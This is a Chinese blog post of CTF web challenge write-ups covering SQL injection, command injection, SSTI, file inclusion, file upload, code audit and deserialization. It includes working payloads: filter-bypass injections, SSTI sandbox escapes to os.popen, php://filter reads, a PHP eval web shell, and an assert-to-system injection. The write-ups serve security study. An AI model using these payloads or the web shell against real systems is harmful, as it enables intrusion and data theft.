buuoj、xmctf、攻防世界刷题（web）write up

原创

OceanSec 于 2020-06-14 13:58:07 发布 11878 收藏 3

分类专栏： # CTF 文章标签： python ctf web漏洞

本文链接：https://blog.csdn.net/q20010619/article/details/106745373

每天一道，告别烦恼

更新链接《WP集锦□》 https://shimo.im/docs/c6YVrqVYT3Jc9d3g/

电梯：
□+++++SQL、http 注入类：
[GXYCTF2019]BabySQli
[极客大挑战 2019]Http
□+++++代码执行类(RCE 类)：
[xmctf]web12-考核(无参 rce)
[GXYCTF2019]Ping Ping Ping
[xmctf]-RCE-训练
[RoarCTF 2019]Easy Calc
□+++++SSTI：
[TokyoWesterns CTF]shrine
[护网杯]-easy_tornado
[xmctf]web8-考核
沙盒逃逸类[XTCTF]Web_python_template_injection
沙盒逃逸类[XTCTF]web11
□+++++文件包含类：
[极客大挑战 2019]Secret File
[ACTF2020 新生赛]Include
[HCTF 2018]WarmUp
□+++++文件上传类：
[ACTF2020 新生赛]Upload
□+++++代码审计类（信息泄露类）：
[xmctf]web5-考核
[极客大挑战 2019]Knife
[ACTF2020 新生赛]BackupFile
[极客大挑战 2019]Havefun
[攻防世界]NaNNaNNaNNaN-Batman
[NSCTF 攻防世界]web2
[csaw-ctf-2016-quals 攻防世界]mfw
□+++++反序列化漏洞
[xmctf]web3-考核
[网鼎杯 2018]fakebook
极客大挑战 2019]PHP

WEB：

+++++SQL注入类：

- [GXYCTF2019]BabySQli

输入用户名admin，发现可以登入，其他显示wrong user

源码中发现，存在base编码

先base32再base64解码，发现sql语句尝试去注入

首先尝试万能密码：

发现被拦截

尝试手工注入：

一个联合注入新知识

在联合查询并不存在的数据时，联合查询就会构造一个虚拟的数据。

下面是一个自己的本地环境

数据库原本这几个用户名和密码

执行select * from flag WHERE username='admi' union select 1,'admin','ababa'语句时，就会虚构一个如下图的数据

回到题目；

select * from user where username = '$name'

username的查询语句是这样的，password判断大概率就是满足admin后，判断密码是否相等，放入数据库的密码一般是加密，一般加密就那么几种，这里尝试出是md5

构造playload:name=1' union select 0,'admin','81dc9bdb52d04dc20036dbd8313ed055'%23&pw=1234

以上playload是利用联合查询构造虚拟数据，让其判断admin，和其密码的md5值，只要我们构造对应密码的md5值，就可以利用虚拟身份绕过审核机制。

+++++代码执行类(RCE类):

- [GXYCTF2019]Ping Ping Ping

看到ip想起rce，开始fuzzing，然后逐渐迷失自我

命令连接符并没有过滤

绕过空格，出题人的猥琐逐渐显露

get绕过新姿势

https://www.cnblogs.com/Wanghaoran-s1mple/p/12426853.html

- [xmctf]-RCE-训练

```php
<?php
error_reporting(0);
highlight_file(__file__);
$ip = $_GET['ip'];
if (isset($ip)) {
 if(preg_match("/(;|`| |&|cp|mv|cat|tail|more|rev|tac|\*|\{)/i", $ip)){
    die("hack");
 }else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("no!>");
 }
 $a = shell_exec("ping -c 4 ".$ip);
 var_dump($a);
}
?>
```

绕过即可

get到的新知识：

> sort命令： Linux sort命令用于将文本文件内容加以排序。
> sort可针对文本文件的内容，以行为单位来排序。

过滤了;和|可以用%0a绕过，过滤了空格可以用%09绕过，过滤了flag可以用?绕过

- [RoarCTF 2019]Easy Calc

两种方法

1.PHP的字符串解析

https://blog.csdn.net/weixin_44077544/article/details/102630714

2.http 利用HTTP请求走私

https://www.cnblogs.com/chrysanthemum/p/11757363.html

https://blog.csdn.net/a3320315/article/details/102937797

+++++SSTI:

在做题之前还是先补充下知识，了解下python flask框架以及ssti的漏洞原理

flask在b站可以找到视频

视频的话可以看这个星盟的直播了解ssti

https://www.bilibili.com/video/BV1zi4y1x7QM

文档类：

https://www.anquanke.com/post/id/188172

https://www.cnblogs.com/wangtanzhi/p/12238779.html

- [TokyoWesterns CTF]shrine

2020.7.21

参考 https://www.cnblogs.com/wangtanzhi/p/12238779.html

```
import flask
import os
  app = flask.Flask(__name__)
  app.config['FLAG'] = os.environ.pop('FLAG')
@app.route('/')
def index():
return open(__file__).read()
@app.route('/shrine/<path:shrine>')
def shrine(shrine):
def safe_jinja(s):
s = s.replace('(', '').replace(')', '')
blacklist = ['config', 'self']
return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s
return flask.render_template_string(safe_jinja(shrine))
if __name__ == '__main__':
app.run(debug=True)
```

这个题目直接给出了源码，flag被写入了配置文件中
`app.config['FLAG'] = os.environ.pop('FLAG')`

有一个黑名单过滤了config和self

参考了上边的文章get两种绕过新姿势

/shrine/{{url_for.**globals**[‘current_app’].config}}

/shrine/{{get_flashed_messages.**globals**[‘current_app’].config}}

- [护网杯]-easy_tornado

2020.7.22

参考文档： https://blog.csdn.net/weixin_44677409/article/details/94410580

https://blog.csdn.net/brainw/article/details/105811920?utm_medium=distribute.pc_relevant.none-task-blog-BlogCommendFromMachineLearnPai2-5.nonecase&depth_1-utm_source=distribute.pc_relevant.none-task-blog-BlogCommendFromMachineLearnPai2-5.nonecase

https://blog.csdn.net/wyj_1216/article/details/83043627

进入题目可以看到三个文件


分别看一遍

flag.txt说明flag文件在fllllllllag中

render是python中的一个渲染函数，渲染变量到模板中，即可以通过传递不同的参数形成不同的页面。

render函数介绍


tornado模板self.render和模板变量传递



说明文件的filehash使用这种算法构成的

稍微改动下filename或者filehash出现error界面，结合题目easy_tornado

tornado是python中的一个web应用框架。（ Python Web 框架：Tornado）



发现确实存在ssti漏洞

filehash=md5(cookie_secret+md5(filename))

现在filename=/flllllllllllag，只需要知道cookie_secret的既能访问flag。

尝试/error?msg={{datetime}}

在Tornado的前端页面模板中，datetime是指向python中datetime这个模块，Tornado提供了一些对象别名来快速访问对象，可以参考Tornado官方文档

通过查阅文档发现cookie_secret在Application对象settings属性中，还发现self.application.settings有一个别名

RequestHandler.settings

An alias for self.application.settings.

handler指向的处理当前这个页面的RequestHandler对象，

RequestHandler.settings指向self.application.settings，

因此handler.settings指向RequestHandler.application.settings。

构造payload获取cookie_secret

/error?msg={{handler.settings}}

得到cookie_secret可以进行下一步计算

```
import hashlib
hash = hashlib.md5()

filename='/fllllllllllag'
cookie_secret="06d1f7e3-d535-411d-98b4-6f81cf4c88fc"
hash.update(filename.encode('utf-8'))
s1=hash.hexdigest()
hash = hashlib.md5()
hash.update((cookie_secret+s1).encode('utf-8'))
print(hash.hexdigest())
```

得到结果

成功得到flag

- [xmctf] web8-考核

2020.7.20

根据提示说我们的name为None，那么我们尝试输入name=123

发现有回显,猜测可能为模板注入

尝试输入name={{config}}得到信息 'SECRET_KEY': 'woshicaiji'

因为提示说只有admin可以得到flag，猜测考察的flask session伪造，根据SECRET_KEY解密得到{‘username’: b’guest’}，所以我们修改如下{‘username’: b’admin’}然后加密

得到

eyJ1c2VybmFtZSI6eyIgYiI6IlIXUnRhVzQ9In19.XvGGnw.Spe0HlXgeXJKFPJHYotMk53DkYM修改session的值然后访问/flag即可得到flag

- 沙盒逃逸类[XTCTF]Web_python_template_injection

2020.7.22

打开题目就很明了，没有其他仅有一句话，没有robots.txt

在路径拼接处确实发现ssti

先看一波config，发现啥也没有，既然如此判断flag直接保存在某个文件中，于是使用沙盒逃逸的方法来寻找flag

功夫不负有心人，找到fl4g文件，如何构造，可以看下这篇文章

https://www.anquanke.com/post/id/188172#h3-5讲的很详细

成功得到flag

- 沙盒逃逸类[XTCTF]web11

2020.7.22

参考链接：

https://www.anquanke.com/post/id/188172#h3-10

https://jiang-niao.github.io/2020/04/02/SSTi%20%E5%85%A8%E8%A7%A3%E6%9E%90/#%E5%B8%B8%E8%A7%81%E7%BB%95%E8%BF%87

这个题是web8的升级版，加了waf，可以看到存在ssti

加了waf绕过了一些函数和字符

进行fuzzing，做了一个fuzz字典

可以用python或者bp跑一遍，bp简单一些

相应长度为511，说明被过滤，发现过滤了args和.(点)和_(下划线)

点和下划线的绕过可以使用request

如： 绕过点， {{""[request[“args”][“class”]][request[“args”][“mro”]][1]request[“args”][“subclasses”][286][request[“args”][“init”]][request[“args”][“globals”]][“os”]"popen"request[“args”][“read”]}} +web传参

web传参可以url直接传get参数也可以post传参

因为同时过滤了args，所以要吧args用values来替换

最终的payload

cmd位置用来填写bash命令

但是我们发现直接cat fl4g是无法读取flag的提示flag被过滤了，所以需要使用base64来的编码绕过

+++++文件包含类：

- [极客大挑战 2019]Secret File

打开网页看到源码，发现一个链接

点击链接有发现一个链接

继续深入，发现套娃结束

试一试把链接改成flag.php,html源码里面没有，估计是放到了php里面

于是用bp抓包看了下，发现响应主体里果然藏了东西

那就转到，发现只要绕过就可以包含文件

使用伪协议去绕过

http://f65526a1-050f-499c-870d-5d2f501a4897.node3.buuoj.cn/secr3t.php?file=php://filter/read=convert-base64-encode/resource=flag.php

使用python解码成功得到flag

- [ACTF2020 新生赛]Include

打开网页，发现没有其他提示，dirsearch扫站无果，标题是include，猜测是文件包含，考虑伪协议

?file=php://filter/read=convert.base64-encode/resource=flag.php

经过base64解码得到flag

- [HCTF 2018]WarmUp

```php
<?php
    highlight_file(__FILE__);
        class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {  //page必须不为空或为字符串
                echo "you can't see it";
                return false;
            }
            if (in_array($page, $whitelist)) {  //in_array()检测page是否在whitelist中
                return true;
            }
            $_page = mb_substr(  //如果page含有?，则获取page第一个?前的值并赋给_page变量
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {  //检测_page是否在whitelist中
                return true;
            }
            $_page = urldecode($page);  //给_page二次赋值，使其等于URL解码之后的page
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')  //如果_page有?，则截取_page(URL解码后的page)两个?中间的值
            );
            if (in_array($_page, $whitelist)) {  //检测_page是否在whitelist中
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

第一个if语句 对变量进行检验，要求

$page$为字符串，否则返回$false$* //因为返回$False$所以这里无用* ... 第二个if语句 ... 是否存在于*

第三个if语句 判断截取后的$page$是否存在于whitelist数组中，截取$page中'?'前部分，存在则返回true

第四个if语句 判断url解码并截取后的$page$是否存在于whitelist中，存在则返回true

若以上四个if语句均未返回值，则返回false

有三个if语句可以返回true，第二个语句直接判断$page，不可用

第三个语句截取'?'前部分，由于?被后部分被解析为get方式提交的参数，也不可利用

第四个if语句中，先进行url解码再截取，因此我们可以将?经过两次url编码，在服务器端提取参数时解码一次，checkFile函数中解码一次，仍会解码为‘?‘，仍可通过第四个if语句校验。


只要这四个if语句有一个为true即可包含file，关键点在_page 经过截断后返回true.

参考博客： https://www.cnblogs.com/yesec/p/12635274.html

+++++文件上传类：

- [ACTF2020 新生赛]Upload

打开网页看到源码，发现checkFile行为，果断删除，发现可以上传



上传php文件发现好像被过掉了，找其他文件格式 换成phtml文件测试，phtml文件代码如下：

```
GIF89a  //习惯在文件前加上GIF89a来绕过PHP getimagesize的检查，这道题中有无皆可
<script language='php'>@eval($_POST['ye']);</script>
<script language='php'>system('cat /flag');</script>
```

上传成功bingo

参考： https://www.cnblogs.com/yesec/p/12403922.html

+++++代码审计类（信息泄露类）：

- [xmctf] easy-web-考核

2020-7-19

首先代码审计，看到extract判断可能是变量覆盖bad，

```
<?php
show_source(__FILE__);
$key = "bad";
extract($_POST);
if($key === 'bad'){
    die('badbad!!!');
}
$act = @$_GET['act'];
$arg = @$_GET['arg'];
if(preg_match('/^[a-z0-9_]*$/isD',$act)) {
    echo 'check';
} else {
    $act($arg,'');
}
echo '666';
https://blog.csdn.net/miuzzx/article/details/106919813
```

绕过 die可以利用extract变量覆盖绕过
post:key=1

对于^开头，$结尾的正则，如果用.进行任意字符匹配可以用%0a换行符绕过

得到%5c可以绕过正则表达式

对于 `$act($arg,'');` 我们很容易想到create_function函数语法

关于匿名函数可以看这篇文章

https://www.cnblogs.com/-qing-/p/10816089.html

flag位于上一层目录中

- [极客大挑战 2019]Knife

蚁剑直接上

万万没想到，真的就是白给啊

- [ACTF2020 新生赛]BackupFile

看题目可以联想到，备份文件泄露， 题目提示“Try to find out source file!”，访问备份文件/index.php.bak获得index.php源码

```php
<?php
include_once "flag.php";
if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

要求GET方式传递一个Key值，并且Key必须为数字且等于123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3这一字符串
感觉是考PHP的弱类型特性，int和string是无法直接比较的，php会将string转换成int然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉

所以相当于key只要等于123就满足条件了：

- [极客大挑战 2019]Havefun

开局直接看源码，发现隐藏tips

这谁能想到，这么简单

- [攻防世界] NaNNaNNaNNaN-Batman

下载附件，是一个没有后缀名的文件，以记事本的方式打开，根据标签判断为js

以浏览器的方式打开文件

是一个输入框，'_'是一个函数，最后eval函数去执行这个函数， 把eval改为alert，让程序弹框，得到了源码的非乱码形式：

把这段代码放到vscode中，排版以后，进行审计

```
function $(){
var e=document.getElementById("c").value;
if(e.length==16)
 if(e.match(/^be0f23/)!=null)
  if(e.match(/233ac/)!=null)
   if(e.match(/e98aa$/)!=null)
    if(e.match(/c7be9/)!=null){
     var t=["fl","s_a","i","e}"];
     var n=["a","_h0l","n"];
     var r=["g{","e","_0"];
     var i=["it","_","n"];
     var s=[t,n,r,i];
     for(var o=0;o<13;++o){
      document.write(s[o%4][0]);s[o%4].splice(0,1)
     }
    }
   }
   document.write('<input id="c"><button onclick=$()>Ok</button>');
   delete
```

发现判断函数对flag进行了乱序
方法一：直接竖着读，貌似不是很难

方法二：根据判断语句去凑出符合条件的输入。 首先，满足length==16，正则的话^为开始符号，$为结尾符号，拼接一下：be0f233ac7be98aa，输入就拿到flag了。

方法三：直接去掉判断，把代码放到console执行或者VSdoce新建html文件都可以

```
var t=["fl","s_a","i","e}"];
    var n=["a","_h0l","n"];
    var r=["g{","e","_0"];
    var i=["it","_","n"];
    var s=[t,n,r,i];
    for(var o=0;o<13;++o){
     document.write(s[o%4][0]);s[o%4].splice(0,1)
     }
```

- [NSCTF攻防世界] web2

2020-7-16

```
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}
highlight_file(__FILE__);
/*
  逆向加密算法，解密$miwen就是flag
*/
?>
```

这是一道解密题，只需要根据源码逆向加密就可以出结果
str_rot13(strrev(base64_encode($_)))

rot13–>倒叙–>base64

图片已做防盗链处理
请在原文件中访问该图片

图片已做防盗链处理
请在原文件中访问该图片

图片已做防盗链处理
请在原文件中访问该图片

```
for($_0=0;$_0<strlen($_o);$_0++){

    $_c=substr($_o,$_0,1);
    $__=ord($_c)+1;
    $_c=chr($__);
    $_=$_.$_c;
  }
```

根据这些逆向就行

```
s="~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg"
l=''
for i in s:
  a=chr(ord(i)-1)
  print(a)
  l+=(a)
print(l[::-1])
```

- [csaw-ctf-2016-quals攻防世界] mfw

打开界面并没有发现什么可以用的功能点，开始翻源码，貌似发现了什么结果flag界面啥也没有

也没有robots.txt，用dirsearch扫目录，不要用御剑啥也没有扫到

发现.git目录

使用githack下载git源码

开始代码审计，index.php发现对于输入的page并没有进行太多过滤

```php
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

构造payload绕过
?page=flag') or system('cat flag.php');//

')闭合掉前边的strpos，//过滤掉拼接的.php

+++++反序列化漏洞

- [xmctf] web3-考核

2020.7.23

首先了解下php session的三种存储方式

https://www.jb51.net/article/107101.htm


php session在服务器中默认的文件名

sess_PHPSESSID(phpsessid是一组字符串)

这是题目的源码

```php
<?php
highlight_file(__FILE__);
$content = @$_GET['content'] ? "---mylocalnote---\n" . $_GET['content'] : "";
$name = @$_GET['name'] ? $_GET['name'] : '';
str_replace('/', '', $name);
str_replace('\\', '', $name);
file_put_contents("/tmp/" . $name, $content);
session_start();
if (isset($_SESSION['username'])) {
    echo "Thank u,{$_SESSION['username']}";
}
//flag in flag.php
```

